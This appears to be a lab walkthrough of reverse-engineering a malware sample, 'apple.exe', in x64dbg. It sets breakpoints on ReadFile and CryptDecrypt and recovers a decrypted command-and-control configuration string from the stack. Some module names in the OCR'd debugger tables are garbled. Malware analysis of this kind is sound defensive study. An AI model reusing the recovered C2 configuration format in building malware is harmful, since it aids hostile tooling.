
apple.exe - PID: 2812 - Module: apple.exe - Thread: Main Thread 7332 - x64dbg [Elevated]

Base	Module	Party	Path	Address	Type	ordinal	Symbol
00007FFC7D76	apple.exe	User	C:\Users\htb-student\Desktop\additional\	00007FFC7E64	Export	1146	Readfile
00007FFC5E8F	wininet.dll	System	C:\Windows\System32\wininet.dll	00007FFC7E64	Export	1147	ReadfileEx
00007FFC5313	apphelp.dll	System	C:\Windows\System32\apphelp.dll	00007FFC7E64	Export	1148	ReadfileScatter
00007FFC5460	ntdll.dll	System	C:\Windows\System32\ntdll.dll	00007FFC7E64	Import		ntdll.NtReadFile
00007FFC5A41	saemn.dll	System	C:\Windows\System32\saemn.dll	00007FFC7E64	Import		kernelbase.ReadFile
00007FFC5E41	cryptbase.dll	System	C:\Windows\System32\cryptbase.dll	00007FFC7E64	Import		kernelbase.ReadFileEx
00007FFC5E29	cryptbase.dll	System	C:\Windows\System32\cryptbase.dll	00007FFC7E64	Import		kernelbase.ReadFileScatter
00007FFC585	userenv.dll	System	C:\Windows\System32\userenv.dll				
00007FFC588	ssp1c11.dll	System	C:\Windows\System32\ssp1c11.dll				
00007FFC58D	profapi.dll	System	C:\Windows\System32\profapi.dll				
00007FFC599	bcrypt.dll	System	C:\Windows\System32\bcrypt.dll				
00007FFC588	kernelbase.dll	System	C:\Windows\System32\kernelbase.dll				
00007FFC5F01	gdi32full.dll	System	C:\Windows\System32\gdi32full.dll				
00007FFC5F01	ucrbase.dll	System	C:\Windows\System32\ucrbase.dll				
00007FFC5E10	msvcp_win.dll	System	C:\Windows\System32\msvcp_win.dll				
00007FFC5E20	winszu.dll	System	C:\Windows\System32\winszu.dll				
00007FFC5E20	kernel32initives.dll	System	C:\Windows\System32\kernel32initives.dll				
00007FFC5E28	sechost.dll	System	C:\Windows\System32\sechost.dll				
00007FFC5E40	msvcrt.dll	System	C:\Windows\System32\msvcrt.dll				
00007FFC5E51	rpcrt4.dll	System	C:\Windows\System32\rpcrt4.dll				
00007FFC5E72	advapi32.dll	System	C:\Windows\System32\advapi32.dll				
00007FFC5E2	kernel32.dll	System	C:\Windows\System32\kernel32.dll				
00007FFC583	user32.dll	System	C:\Windows\System32\user32.dll				
00007FFC59D	gdi32.dll	System	C:\Windows\System32\gdi32.dll				
00007FFC5A1	imm32.dll	System	C:\Windows\System32\imm32.dll				
00007FFC5B2	ws2_32.dll	System	C:\Windows\System32\ws2_32.dll				
00007FFC5B5	ntdll.dll	System	C:\Windows\System32\ntdll.dll				

-> Hence we add a break there.

-> Then, we execute the code to that line of calling ReadFile and go to "Run to user code"
apple.exe - PID: 7248 - Module: kernel32.dll - Thread: Main Thread 6740 - x64dbg [Elevated]





-> When we click on go to user code, we see the following and a function that stands out is CryptDecrypt, so we immediately add a break to it

apple.exe - PID: 7248 - Module: apple.exe - Thread: Main Thread 6740 - x64dbg [Elevated]

```

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Sym
RIP → 00007FF7DD76 85C0 test eax,eax
      ↓ 74 79 je apple.7FF7DD762EBC
      ↓ 8B8424 9000000 mov eax,dword ptr ss:[rsp+90]
      ↓ 0FB6DB movzx ebx,b1
      ↓ 3D E8030000 cmp eax,3E8
      ↓ 41:0F42DD cmovb ebx,r13d
      ↓ 85C0 test eax,eax
      ↓ 74 79 je apple.7FF7DD762ED3
      ↓ 48:8B4C24 48 mov rcx,qword ptr ss:[rsp+48]
      ↓ 48:8D8424 9000 lea rax,qword ptr ss:[rsp+90]
      ↓ 44:0FB6C3 movzx r8d,b1
      ↓ 48:894424 28 mov qword ptr ss:[rsp+28],rax
      ↓ 45:33C9 xor r9d,r9d
      ↓ 33D2 xor edx,edx
      ↓ 48:897424 20 mov qword ptr ss:[rsp+20],rsi
      ↓ FF15 D8B10000 call qword ptr ds:[<&CryptDecrypt>]
      ↓ 85C0 test eax,eax
      ↓ 74 38 je apple.7FF7DD762EBC
      ↓ 44:8B8424 9000 mov r8d,dword ptr ss:[rsp+90]
      ↓ 48:8BD6 mov rdx,rsi
      ↓ 48:8BCD mov rcx,rbp
      ↓ E8 695E0000 call apple.7FF7DD768D00
      ↓ 33D2 xor edx,edx
      ↓ 41:B8 E8030000 mov r8d,3E8
      ↓ 48:8BCE mov rcx,rsi
      ↓ E8 09160000 call apple.7FF7DD7644B0
      ↓ 44:8B9C24 9000 mov r11d,dword ptr ss:[rsp+90]
      ↓ 49:03EB add rbp,r11
      ↓ 84DB test bl,bl
      ↓ ^ OF84 66FFFFFF je apple.7FF7DD762E20
      ↓ ^ EB 17 jmp apple.7FF7DD762ED3
      ↓ FF15 3EB20000 call qword ptr ds:[<&GetLastError>]
  
```

-> We run till we hit the CryptDecrypt function and click Run to User Code again, where we observe that:

apple.exe - PID: 7248 - Module: apple.exe - Thread: Main Thread 6740 - x64dbg [Elevated]

```

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Sym
RIP → 00007FF7DD76 85C0 test eax,eax
      ↓ 74 79 je apple.7FF7DD762EBC
      ↓ 8B8424 9000000 mov eax,dword ptr ss:[rsp+90]
      ↓ 0FB6DB movzx ebx,b1
      ↓ 3D E8030000 cmp eax,3E8
      ↓ 41:0F42DD cmovb ebx,r13d
      ↓ 85C0 test eax,eax
      ↓ 74 79 je apple.7FF7DD762ED3
      ↓ 48:8B4C24 48 mov rcx,qword ptr ss:[rsp+48]
      ↓ 48:8D8424 9000 lea rax,qword ptr ss:[rsp+90]
      ↓ 44:0FB6C3 movzx r8d,b1
      ↓ 48:894424 28 mov qword ptr ss:[rsp+28],rax
      ↓ 45:33C9 xor r9d,r9d
      ↓ 33D2 xor edx,edx
      ↓ 48:897424 20 mov qword ptr ss:[rsp+20],rsi
      ↓ FF15 D8B10000 call qword ptr ds:[<&CryptDecrypt>]
      ↓ 85C0 test eax,eax
      ↓ 74 38 je apple.7FF7DD762EBC
      ↓ 44:8B8424 9000 mov r8d,dword ptr ss:[rsp+90]
      ↓ 48:8BD6 mov rdx,rsi
      ↓ 48:8BCD mov rcx,rbp
      ↓ E8 695E0000 call apple.7FF7DD768D00
      ↓ 33D2 xor edx,edx
      ↓ 41:B8 E8030000 mov r8d,3E8
      ↓ 48:8BCE mov rcx,rsi
      ↓ E8 09160000 call apple.7FF7DD7644B0
      ↓ 44:8B9C24 9000 mov r11d,dword ptr ss:[rsp+90]
      ↓ 49:03EB add rbp,r11
      ↓ 84DB test bl,bl
      ↓ ^ OF84 66FFFFFF je apple.7FF7DD762E20
      ↓ ^ EB 17 jmp apple.7FF7DD762ED3
      ↓ FF15 3EB20000 call qword ptr ds:[<&GetLastError>]
  
```

File View Debug Trading Plugins Favourites Options Help May 8 2021 (TlbEngEngine)

```

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads H
Hide FPU
RAX 0000000000000001
RBX 0000000000000001
RCX DE6BA2F728D20000
RDX 0000000000000000
RBP 00000000004F3E00
RSP 00000000001BF790
RSI 00000000004F8F40
RDI 0000000000000000
R8 00000000004F8F89
R9 0000000000000049
R10 00000000004F8E00
R11 00000000001BF770
R12 00000000000000F0
R13 0000000000000001
R14 0000000000000000
R15 0000000000000000
RIP 0007FF7DD762E80
RFLAGS 000000000000244
Default (x64 fastcall)
1: rcx DE6BA2F728D20000
2: rdx 0000000000000000
3: r8 00000000004F8F89
4: r9 0000000000000049
5: [rsp+28] 00000000001BF820

```

eax=1

.text:0007FF7DD762E80 apple.exe:\$2E80 #2280

Address	Value	Content
00007FFCF825100	0000000000001B	0000000000004F "uri=ads.php;exec=cexe;file=el1f;conf=fnoc;exit=tixe;encode=5b;sleep=30000"
00007FFCF825101	0000000000001B	0000000000001B "uri=ads.php;exec=cexe;file=el1f;conf=fnoc;exit=tixe;encode=5b;sleep=30000"
00007FFCF825102	0000000000001B	0000000000000000
00007FFCF825103	0000000000001B	0000000000000000
00007FFCF825104	0000000000001B	0000000000007E
00007FFCF825105	0000000000001B	0000000000004F
00007FFCF825106	0000000000001B	0000000000000000
00007FFCF825107	0000000000001B	0000000000000000
00007FFCF825108	0000000000001B	0000000000000000
00007FFCF825109	0000000000001B	0000000000000000
00007FFCF82510A	0000000000001B	0000000000001B "uri=ads.php;exec=cexe;file=el1f;conf=fnoc;exit=tixe;encode=5b;sleep=30000"

-> The stack frame has the decrypted message, which is what seems like it is calling as we can see previously in our network traffic network analysis.